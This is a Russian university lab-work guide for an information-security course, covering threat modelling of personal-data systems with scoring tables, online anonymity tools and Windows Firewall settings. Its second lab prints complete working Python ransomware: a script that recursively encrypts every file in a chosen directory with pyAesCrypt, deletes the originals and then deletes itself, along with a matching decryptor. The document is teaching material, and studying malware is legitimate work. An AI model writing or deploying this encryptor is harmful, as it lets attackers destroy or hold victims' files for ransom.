Министерство науки и высшего образования РФ
ФГБОУ ВО «Ульяновский государственный университет»
Факультет математики, информационных и авиационных технологий

Сутыркина Е.А.

МЕТОДИЧЕСКИЕ УКАЗАНИЯ К ЛАБОРАТОРНЫМ РАБОТАМ ПО ДИСЦИПЛИНЕ

«Безопасность открытых информационных систем»

для студентов специальности 10.05.03
«Информационная безопасность автоматизированных систем»

Ульяновск, 2019

Методические указания для самостоятельной работы студентов по дисциплине «Безопасность открытых информационных систем» / составитель: Е.А.Сутыркина. - Ульяновск: УлГУ, 2019. Настоящие методические указания предназначены для студентов специальности 10.05.03 «Информационная безопасность автоматизированных систем» очной формы обучения. В работе приведены литература по дисциплине, методические указания для самостоятельной работы студентов. Они будут полезны при подготовке к лабораторным работам и к экзамену по данной дисциплине.

Методические указания рекомендованы к введению в образовательный процесс решением Ученого Совета ФМИиАТ УлГУ (протокол 2/19 от 19 марта 2019г.)

Содержание

1. ЛИТЕРАТУРА ДЛЯ ИЗУЧЕНИЯ ДИСЦИПЛИНЫ

основная

1. Поршнев С.В., Математические модели информационных потоков в высокоскоростных магистральных интернет-каналах : Учебное пособие для вузов. / С.В. Поршнев - М. : Горячая линия - Телеком, 2016. - 232 с. - ISBN 978-5-9912-0508-5 - Текст : электронный // ЭБС "Консультант студента" : [сайт]. - URL : http://www.studentlibrary.ru/book/ISBN9785991205085.html
2. Мартемьянов Ю.Ф., Операционные системы. Концепции построения и обеспечения безопасности : Учебное пособие для вузов / Мартемьянов Ю.Ф., Яковлев Ал.В., Яковлев Ан.В. - М. : Горячая линия - Телеком, 2010. - 332 с. - ISBN 978-5-9912-0128-5 - Текст : электронный // ЭБС "Консультант студента" : [сайт]. - URL : http://www.studentlibrary.ru/book/ISBN9785991201285.html

дополнительная

1. Шелухин О.И., Обнаружение вторжений в компьютерные сети (сетевые аномалии) : Учебное пособие для вузов / Под ред. профессора О.И. Шелухина. - М. : Горячая линия - Телеком, 2013. - 220 с. - ISBN 978-5-9912-0323-4 - Текст : электронный // ЭБС "Консультант студента" : [сайт]. - URL : http://www.studentlibrary.ru/book/ISBN9785991203234.html
2. Кин Э., Ничего личного: Как социальные сети, поисковые системы и спецслужбы используют наши персональные данные / Эндрю Кин; Пер. с англ. - М. : Альпина Паблишер, 2016. - 224 с. - ISBN 978-5-9614-5128-3 - Текст : электронный // ЭБС "Консультант студента" : [сайт]. - URL : http://www.studentlibrary.ru/book/ISBN9785961451283.html
3. Климентьев К.Е., Компьютерные вирусы и антивирусы: взгляд программиста / Климентьев К.Е. - М. : ДМК Пресс, 2013. - 656 с. - ISBN 978-5-94074-885-4 - Текст : электронный // ЭБС "Консультант студента" : [сайт]. - URL : http://www.studentlibrary.ru/book/ISBN9785940748854.html

2. МЕТОДИЧЕСКИЕ УКАЗАНИЯ

Ниже приведены методические указания по самостоятельному выполнению лабораторных работ. Материал адресован специалистам по безопасности и тем, кто собирается ими стать. Вся информация предоставлена исключительно в ознакомительных целях. Автор не несёт ответственности за любой возможный вред, причиненный материалами данных методических указаний.

Лабораторная работа №1. Разработка модели угроз

Содержание МУ прописано в нормативных документах и должно включать в себя следующие части:

- из общих положений это титульный лист, аннотация, содержание и список сокращений;
- в вводной части нужно указать:
    - на основании каких нормативно-методических документов разработана модель угроз;
    - какую информацию она содержит;
    - при решении каких задач используется;
    - как часто может актуализироваться и пересматриваться;
    - какой компанией разработана и для кого предназначена.
- описание информационной системы персональных данных, включая описание информационно-технологической инфраструктуры;
- структурно-функциональные характеристики;
- описание угроз безопасности;
- модель нарушителя;
- возможные уязвимости;
- способы реализации угроз;
- последствия нарушения безопасности информации.

Теперь остановимся на некоторых пунктах чуть подробнее.

Описание информационной системы персональных данных включает в себя сведения об ИТ-инфраструктуре, обрабатываемых данных, о взаимодействии со смежными системами и функциональную схему ИСПДн. Здесь же указывают адреса объектов, на которых расположены технические средства ИСПДн и границы контролируемой зоны, какие средства используются для защиты ИСПДн и прошли ли они процедуру сертификации.

А контролируемая зона — это пространство (территория, здание, часть здания, помещение), в которое “дяде Феде” и любым другим персонажам с улицы вход заказан. Такой запрет касается не только посторонних лиц, но еще и транспортных, технических и других материальных средств.

Возвращаясь к пункту о нормативно-методических документах, на основании которых должна быть разработана Модель угроз, перечисляем эти самые документы:

- Базовая модель угроз безопасности персональных данных при обработке в информационных системах персональных данных (далее – ИСПДн).
  https://fstec.ru/component/attachments/download/289
- Методика определения актуальных угроз безопасности персональных данных при их обработке в ИСПДн.
  https://fstec.ru/component/attachments/download/290
- Состав и содержание организационных и технических мер по обеспечению безопасности персональных данных при их обработке в ИСПДн.
  https://fstec.ru/component/attachments/download/561
- Методический документ. Меры защиты информации в государственных информационных системах (если речь идёт о ГИС).
  https://fstec.ru/component/attachments/download/675

Один из этапов разработки Модели угроз — создание Модели нарушителя безопасности.

По наличию права постоянного или разового доступа в контролируемую зону ИСПДн, нарушителей подразделяют на два типа:

- внешние – нарушители, не имеющие доступа к ИСПДн, реализующие угрозы из внешних сетей связи общего пользования и (или) сетей международного информационного обмена;
- внутренние – нарушители, имеющие доступ к ИСПДн, включая пользователей ИСПДн, реализующие угрозы непосредственно в ИСПДн.

Берем из базовой Модели угроз https://fstec.ru/component/attachments/download/289 список возможных нарушителей безопасности и определяем, кто из них может относиться к рассматриваемой ИСПДн. После этого переходим к определению актуальных угроз, которые могут реализовать установленные нами категории нарушителей.

А дальше разрабатываем частную Модель угроз, рассматривая угрозы утечки информации по техническим каналам и угрозы несанкционированного доступа к персональным данным. Задача — обнаружить актуальные угрозы безопасности. Для этого с помощью заполнения приведенной ниже таблицы определяется исходный уровень защищенности — коэффициент исходной защищенности Y1.

Технические и эксплуатационные характеристики ИСПДн	**Уровень защищенности**		
	Высокий	**Средний**	**Низкий**
По территориальному размещению			
Распределенная ИСПДн, которая охватывает несколько областей, краев, округов или государство в целом			+
Городская ИСПДн, охватывающая не более одного населенного пункта (города, поселка)			+
Корпоративная распределенная ИСПДн, охватывающая многие подразделения одной организации		+	
Локальная (кампусная) ИСПДн, развернутая в пределах нескольких близко расположенных зданий		+	
Локальная ИСПДн, развернутая в пределах одного здания	+		
По наличию соединения с сетями общего пользования			
ИСПДн, имеющая многоточечный выход в сеть общего пользования			+
ИСПДн, имеющая одноточечный выход в сеть общего		+	

Технические и эксплуатационные характеристики ИСПДн	Уровень защищенности		
	Высокий	**Средний**	**Низкий**
пользования			
ИСПДн, физически отделенная от сети общего пользования	+		
По встроенным (легальным) операциям с записями баз персональных данных			
Чтение, поиск	+		
Запись, удаление, сортировка		+	
Модификация, передача			+
По разграничению доступа к персональным данным			
ИСПДн, к которой имеет доступ определенный перечень сотрудников организации, являющейся владельцем ИСПДн, либо субъект ПДн		+	
ИСПДн, к которой имеют доступ все сотрудники организации, являющейся владельцем ИСПДн			+
ИСПДн с открытым доступом			+
По наличию соединений с другими базами ПДн иных ИСПДн			
Интегрированная ИСПДн (организация использует несколько баз ПДн ИСПДн, при этом организация не является владельцем всех используемых баз ПДн)			+
ИСПДн, в которой используется одна база ПДн, принадлежащая организации — владельцу данной ИСПДн	+		
По уровню обобщения (обезличивания) ПДн			
ИСПДн, в которой предоставляемые пользователю данные являются обезличенными (на уровне организации, отрасли, области, региона и т.д.)	+		
ИСПДн, в которой данные обезличиваются только при		+	

Технические и эксплуатационные характеристики ИСПДн	Уровень защищенности		
	Высокий	**Средний**	**Низкий**
передаче в другие организации и не обезличены при предоставлении пользователю в организации			
ИСПДн, в которой предоставляемые пользователю данные не являются обезличенными (т.е. присутствует информация, позволяющая идентифицировать субъекта ПДн)			+
По объему ПДн, которые предоставляются сторонним пользователям ИСПДн без предварительной обработки			
ИСПДн, предоставляющая всю БД с ПДн			+
ИСПДн, предоставляющая часть ПДн		+	
ИСПДн, не предоставляющие никакой информации	+		

Каждой характеристике соответствует высокий, средний или низкий уровень защищенности. Нам нужно посчитать процент характеристик с разными уровнями защищенности. Если «высокий» и «средний» набрали 70% и выше, значит уровень исходной защищенности средний (Y1 = 5), если меньше 70%, то – низкий (Y1 = 10).

Второй параметр для определения актуальных угроз — Y2 (он же вероятность реализации угрозы) — может принимать такие значения:

0 – для маловероятной угрозы;
2 – для низкой вероятности угрозы;
5 – для средней вероятности угрозы;
10 – для высокой вероятности угрозы.

Из этих двух параметров определяется коэффициент реализуемости угрозы Y. Вычисляется он по формуле: Y = (Y1+Y2) / 20. В зависимости от полученного значения угроза относится к низкой, средней или высокой.

если $0 \le Y \le 0{,}3$, то возможность реализации угрозы признается низкой;

если $0{,}3 < Y \le 0{,}6$, то возможность реализации угрозы признается средней;

если $0{,}6 < Y \le 0{,}8$, то возможность реализации угрозы признается высокой;

если $Y > 0{,}8$, то возможность реализации угрозы признается очень высокой.

Ну и последнее – актуальность угрозы. Определяется по таблице:

Правила отнесения угрозы безопасности ПДн к актуальной

Возможность реализации угрозы	Показатель опасности угрозы		
	Низкая	Средняя	Высокая
Низкая	неактуальная	неактуальная	актуальная
Средняя	неактуальная	актуальная	актуальная
Высокая	актуальная	актуальная	актуальная
Очень высокая	актуальная	актуальная	актуальная

Лабораторная работа №2. Вирусы: создание и обнаружение

Пишем шифровальщик на Python

Этот вирус мы напишем при помощи только одной сторонней библиотеки — pyAesCrypt.
Идея — шифруем все файлы в указанной директории и всех директориях ниже. Это важное ограничение, которое позволяет не сломать операционку.
Для работы создадим два файла — шифратор и дешифратор. После работы исполняемые файлы будут самоудаляться.
Сначала запрашиваем путь к атакуемому каталогу и пароль для шифрования и дешифровки:

```
direct = input("Напиши атакуемую директорию: ")
password = input("Введи пароль: ")
```

Дальше мы будем генерировать скрипты для шифрования и дешифровки.
Выглядит это примерно так:

```
with open("Crypt.py", "w") as crypt:
    crypt.write('''
    текст программы
    ''')
```

Переходим к файлам, которые мы будем использовать в качестве шаблонов.
Начнем с шифратора. Нам потребуются две стандартные библиотеки:

```
import os
import sys
```

Пишем функцию шифрования (все по мануалу pyAesCrypt):

```
def crypt(file):
    import pyAesCrypt
    print('-' * 80)
    # Задаем пароль и размер буфера
    password = "'''+str(password)+'''"
    buffer_size = 512*1024
    # Вызываем функцию шифрования
    pyAesCrypt.encryptFile(str(file), str(file) + ".crp", password,
buffer_size)
    print("[Encrypt] '"+str(file)+".crp'")
    # Удаляем исходный файл
    os.remove(file)
```

Вместо str(password) скрипт-генератор вставит пароль.

Важные нюансы. Шифровать и дешифровать мы будем при помощи буфера, таким образом мы избавимся от ограничения на размер файла (по крайней мере, значительно уменьшим это ограничение).
Вызов нужен для удаления исходного файла, так как мы копируем файл и шифруем копию.
Можно настроить копирование файла вместо удаления. Вызов os.remove(file) нужен для удаления исходного файла, так как мы копируем файл и шифруем копию. Можно настроить копирование файла вместо удаления.

Теперь функция, которая обходит папки. Тут тоже ничего сложного

```
def walk(dir):
    # Перебор всех подпапок в указанной папке
    for name in os.listdir(dir):
        path = os.path.join(dir, name)
        # Если это файл, шифруем его
        if os.path.isfile(path):
            crypt(path)
        # Если это папка, рекурсивно повторяем
        else:
            walk(path)
```

В конце добавим еще две строки. Одна для запуска обхода, вторая — для самоуничтожения программы.

```
walk("'''+str(direct)+'''")
os.remove(str(sys.argv[0]))
```

Здесь снова будет подставляться нужный путь.

Вот весь исходник целиком.

```
import os
import sys

def crypt(file):
    import pyAesCrypt
    print('-' * 80)
    password = "'"+str(password)+"'"
    buffer_size = 512*1024
    pyAesCrypt.encryptFile(str(file), str(file) + ".crp", password,
buffer_size)
    print("[Encrypt] '"+str(file)+".crp'")
    os.remove(file)

def walk(dir):
    for name in os.listdir(dir):
        path = os.path.join(dir, name)
        if os.path.isfile(path):
            crypt(path)
        else:
            walk(path)

walk("'''+str(direct)+'''")
print('-' * 80)
os.remove(str(sys.argv[0]))
```

Теперь «зеркальный» файл. Если в шифровальщике мы писали encrypt, то в дешифраторе пишем decrypt. Повторять разбор тех же строк нет смысла, поэтому сразу финальный вариант.

```
import os
import sys

# Функция расшифровки
def decrypt(file):
    import pyAesCrypt
    print('-' * 80)
    password = "'''+str(password)+'''"
    buffer_size = 512 * 1024
    pyAesCrypt.decryptFile(str(file), str(os.path.splitext(file)[0]),
 password, buffer_size)
    print("[Decrypt] '" + str(os.path.splitext(file)[0]) + "'")
    os.remove(file)

# Обход каталогов
def walk(dir):
    for name in os.listdir(dir):
        path = os.path.join(dir, name)
        if os.path.isfile(path):
            try:
                decrypt(path)
            except Error:
                pass
        else:
            walk(path)

walk("'''+str(direct)+'''")
print('-' * 80)
os.remove(str(sys.argv[0]))
```

Итого 29 строк, из которых на дешифровку ушло три. На случай, если какой-то из файлов вдруг окажется поврежденным и возникнет ошибка, пользуемся отловом исключений . То есть, если не получится расшифровать файл, мы его просто пропускаем.

Лабораторная работа №3. Анонимность в Internet

У нас появилась некая причина оставаться анонимными в сети.
Имеется несколько базовых решений, в числе которых proxy, vpn, tor и i2p, давайте коротко рассмотрим их плюсы и минусы.

Начнём с самого простого, с **proxy**:
+ Доступность (огромное количество бесплатных прокси)
+ Подмена ip
- Отсутствие какого-либо шифрования трафика
- Необходимость доверять создателю сервера

Как мы видим, прокси способно удовлетворить потребность в обходе блокировки сайта по ip (как сейчас делает сине-голубая госкомпания), но совершенно не удовлетворяет банальным требованиям анонимности.

Далее традиционно идёт **VPN**:
+ Подмена ip
+ Шифрование трафика(опционально)
- Доступность (есть бесплатные VPN, но в большинстве случаев они — дополнительный торговец вашими данными на пути вашего трафика от компьютера к серверам сайтов и сервисов)
- Необходимость доверять создателю сервера.


Уже гораздо более подходящий вариант, как для обхода блокировок, так и для какой-то базовой анонимности.

Остаются **tor и i2p**, выделенные в один пункт, так как в среднем придерживаются общего принципа децентрализации трафика:
+ Доступность (распространяются бесплатно)
+ Подмена ip
+ Шифрование
- Высокий входной порог
- Сложности в работе с обычным интернетом
- Скорость соединения

Сайты могут отслеживать пользователя не только с помощью куков, но и благодаря так называемому отпечатку браузера (browser fingerprint). Причем, помимо данных самого браузера (таких как User Agent), «отпечаток» включает сведения о версии и разрядности ОС, экранном разрешении и другие передаваемые наружу параметры аппаратной и программной конфигурации машины. Подобный «отпечаток», конечно, не уникален, но с определенной долей достоверности позволяет идентифицировать пользователя. Проверить отпечаток можно по адресу https://coveryourtracks.eff.org/


Среди плагинов Mozilla Firefox — целый набор инструментов для повышения анонимности и конфиденциальности. Они позволяют превратить «Огненную лисицу» в мощный безопасный браузер, который будет блокировать слежку за пользователем. Рассмотрим самые интересные из них.

PRIVACY POSSUM
Это, наверное, один из самых известных плагинов для Firefox, предназначенных для борьбы со слежкой методом блокировки и фальсификации данных, которые собирают различные трекинговые скрипты. Privacy Possum предотвращает прием файлов cookies, блокирует HTTP-заголовки, а также искажает «отпечаток» браузера.




TRACE

Еще один плагин, который «ломает» механизм фингерпринтинга, подменяя отправляемые на удаленные серверы данные, в том числе изменяя HTTP-заголовки.




TRACKMENOT

Этот плагин предназначен для борьбы с трекингом поисковых запросов. Каждый пользователь знает на собственном горьком опыте: достаточно один раз поискать в интернете совковую лопату, и следующую неделю ты будешь любоваться рекламой граблей, мотыг и даже мотокультиваторов. Вот этому явлению и противостоит TrackMeNot, отправляя поисковикам рандомизированные запросы. Настроек у этого плагина побольше, но все они, в общем-то, просты и понятны.



FOXYPROXY
Широко известный, очень популярный и крайне востребованный плагин, позволяющий добавить в Firefox функцию, подобную разрекламированному VPN в Opera. Просто указываешь в настройках аддона адрес и порт любого бесплатного прокси-сервера, после чего его можно включать или отключать одним щелчком мыши — и все заблокированные интернет-ресурсы снова становятся доступны словно по волшебству.




Несомненно, этот список плагинов далеко не полон — при желании можно найти множество других бесплатных расширений для Firefox, которые сделают браузер еще более безопасным и позаботятся о конфиденциальности. Мы рассмотрели только самые известные из них, которые могут удовлетворить большую часть потребностей даже самого искушенного пользователя.

Лабораторная работа №3. Межсетевые экраны

Брандмауэр «Windows Firewall». Настройка и отключение.

Правильная настройка встроенных средств защиты Windows 10 позволяет комфортно и безопасно использовать компьютер. Ниже будут приведены основные способы настройки и варианты с полным отключением защиты.

Windows Firewall – важный компонент комплекса встроенной защиты операционной системы предназначенный для блокировки и ограничения входящего и исходящего трафика. С его помощью можно выборочно заблокировать подключение к сети для определенных приложений, что значительно повышает безопасность и защиту от вредоносного ПО, которое может отправлять данные и личную информацию сторонним лицам.
Такая информация может быть использована в корыстных целях, например, для воровства аккаунтов социальных сетей и различных сервисов, электронных почтовых ящиков или взлома электронных кошельков пользователя. После установки чистой операционной системы Windows, **брандмауэр будет активирован по умолчанию**. Сообщения о блокировке доступа в сеть приложениям демонстрируются **при запуске неизвестного ПО**. На экране оповещения системы безопасности можно выбрать режим предоставления доступа приложения к сети: доступ только к частным сетям или полный доступ ко всем сетям.



При выборе первого варианта запущенное приложение будет иметь доступ только к частным сетям пользователя без выхода в интернет. Второй вариант дает программе **полный доступ в открытую сеть**.

Зачем отключать Windows Firewall?

Окно **«Оповещение системы безопасности»** является единственным, что может помешать пользователю при включенном защитнике, поэтому брандмауэр Windows работает очень ненавязчиво и многие предпочитают оставлять его включенным. Такой подход – наиболее оптимален, поскольку даже встроенной системы защиты – вполне достаточно для обычных пользователей.


Стоит добавить, многие разработчики вирусного ПО утверждают, что стандартная система безопасности Windows 10 имеет незначительное количество уязвимостей, которые заполняются при постоянных обновлениях ОС. Конечно это не гарантирует стопроцентную защиту от узкоспециализированного хакерского ПО, но обеспечивает **высокую степень безопасности** при попадании рядовых вирусов.

В некоторых случаях пользователь предпочитает устанавливать защиту своей системы от сторонних производителей. В таких случаях брандмауэр Windows можно отключить при установке нового антивирусного комплекса. Это поможет **избежать конфликта** между различными системами безопасности.

